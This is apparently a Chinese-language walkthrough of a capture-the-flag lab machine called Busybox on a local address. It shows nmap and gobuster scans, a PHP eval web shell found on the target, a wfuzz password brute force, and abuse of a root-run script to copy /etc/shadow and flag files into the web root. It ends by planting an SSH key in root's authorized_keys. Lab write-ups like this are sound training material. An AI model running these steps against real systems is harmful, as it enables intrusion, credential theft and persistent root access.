
Busybox-12138

1.探测 IP

nmap -sP 192.168.137.0/24




靶机 IP 是 192.168.137.77

2.扫描 IP

1)扫描端口


nmap -p- -sV 192.168.137.77



端口开启了 22,80 端口

2)扫描目录

gobuster dir -u http://192.168.137.77 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt,html,zip



Login.php————一个登录页面

Log.txt -----日志文件


Mail.txt ————————邮箱信息

Shell.txt————一句话木马

3.访问 IP

我们访问 80 端口

http://192.168.137.77/



可以看到没有任何的信息，我们去访问扫描的 txt 文件


4.渗透测试

1)txt 文件读取


http://192.168.137.77/login.php

是一个登录页面

http://192.168.137.77/log.txt



我们可以知道有效的信息有 cyl 用户去登录页面的，还有一个用户是 lanyangyang，有 2 个脚本，一个是 cleaner.sh 和 rules.sh，



http://192.168.137.77/shell.txt


```
<?php @eval($_POST['cmd']); ?>
```

目前我们的信息就是 2 个用户一个是 cyl，一个是 lanyangyang,有 2 个脚本

2)爆破密码

既然我们知道了用户名，那么我们去爆破密码


```
wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -d "user=cyl&password=FUZZ" --hs "Login"
```

http://192.168.137.77/login.php

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -d "user=cyl&password=FUZZ" --hs "Login" htt
p://192.168.137.77/login.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against O
penSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for mor
e information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.137.77/login.php
Total requests: 14344392

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003000:   302        0 L      0 W        0 Ch        "pinkgirl"
^Z
```

爆破出来密码是 pinkgirl,我们去登录试试看

3)登录页面




我们可以看到登录成功的，有一个 shnell,我们去看看

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
dashboard.php  index.php  login.php  log.txt  mail.txt  nohup.out  shell.txt
fraud@legacy-shop:/var/www/html$
```


我们去家目录下看看

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
sh: 1: cd: Permission denied (Restricted Shell)
fraud@legacy-shop:/var/www/html$
```

我们可以看到是切换不了的，受限的环境




只能使用 id，然后去看看 sudo -l，发现可以使用 mysql



但是没有利用成功的

小插曲，我们可以看到终端的 id 是 fraud，以为用户名是它，结果 user.txt 是假的，因为后面是 base64 编码的，一看就是假的

flag{user-Wm5KaGRXUXRjMmhsYkd3PQ==}




4)脚本的使用

我们想到前面的脚本/tmp/rules.sh，可以用管理员权限执行的，猜测是 root 权限的，那么我们就可以去使用他去读取 root.txt 试试看直接去读取发现没有任何的反应，那么我们可以写入到 /var/www/html/目录下的 root.txt 里面，然后我们去访问 root.txt 试试看

echo "cat /root/root.txt > /var/www/html/root.txt" > /tmp/rules.sh


我们直接去写入的话，是会报错的，我们需要去绕过的



我们可以看到靶机名称是 busybox(这可能也是作者给我们的一种提示吧),那么我们试试能不能使用 busybox 去绕过

echo "cat /root/root.txt > /var/www/html/root.txt" > /tmp/rules.sh; busybox

我们可以看到是没有报错的，那么我们去访问 root.txt 看看，可以看到是访问成功的，证明我们可以使用 busybox 去绕过的。




flag{root-323cddb4ece5417cb20279efd5381963}

可以看到成功读取到root.txt,那么接下来我们去读取/etc/passwd,看看用户名是哪个


echo "cat /etc/passwd > /var/www/html/passwd.txt" > /tmp/rules.sh; busybox

http://192.168.137.77/passwd.txt



用户名是 lanyangyang，那么我们去读取 user.txt 即可


echo "cat /home/lanyangyang/user.txt > /var/www/html/user.txt" > /tmp/rules.sh; busybox



flag{user-d46f9a60d283495ca4fbc9f80554bfa8}

我们可以去读取/etc/shadow/，然后去爆破 lanyangyang 和 root 的密码，结果都没有爆破出来


echo "cat /etc/shadow > /var/www/html/shadow.txt" > /tmp/rules.sh; busybox




5)写入公钥

既然我们有写入的权限，那么我们可以把我们的公钥上传上去，然后去登录 root 用户即可。

echo 'mkdir -p /root/.ssh && echo "xxxxxxxxx root@kali" >> /root/.ssh/authorized_keys && chmod 600 /root/.ssh/authorized_keys' > /tmp/rules.sh; busybox





我们可以看到登录成功，而且成功拿到 root 的权限。